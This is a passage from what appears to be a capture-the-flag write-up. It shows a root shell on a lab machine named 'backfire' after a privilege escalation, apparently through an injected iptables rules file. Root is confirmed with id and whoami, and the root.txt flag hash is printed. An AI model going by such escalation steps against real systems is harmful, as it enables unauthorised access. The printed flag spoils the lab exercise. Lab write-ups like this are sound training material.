applicable law.

Last login: Sat Jan 25 11:54:13 2025 from 10.10.14.3
-bash: *filter: command not found
-bash: :INPUT: command not found
-bash: :FORWARD: command not found
-bash: :OUTPUT: command not found
-bash: -A: command not found
-bash: -A: command not found
-bash: -A: command not found
-bash: -A: command not found
-bash: -A: command not found
-bash: -A: command not found
-bash: COMMIT: command not found
root@backfire:~# id
uid=0(root) gid=0(root) groups=0(root)
root@backfire:~# whoami
root
root@backfire:~# cat root.txt
d5a2600009fc841437839edad946532b
root@backfire:~#
```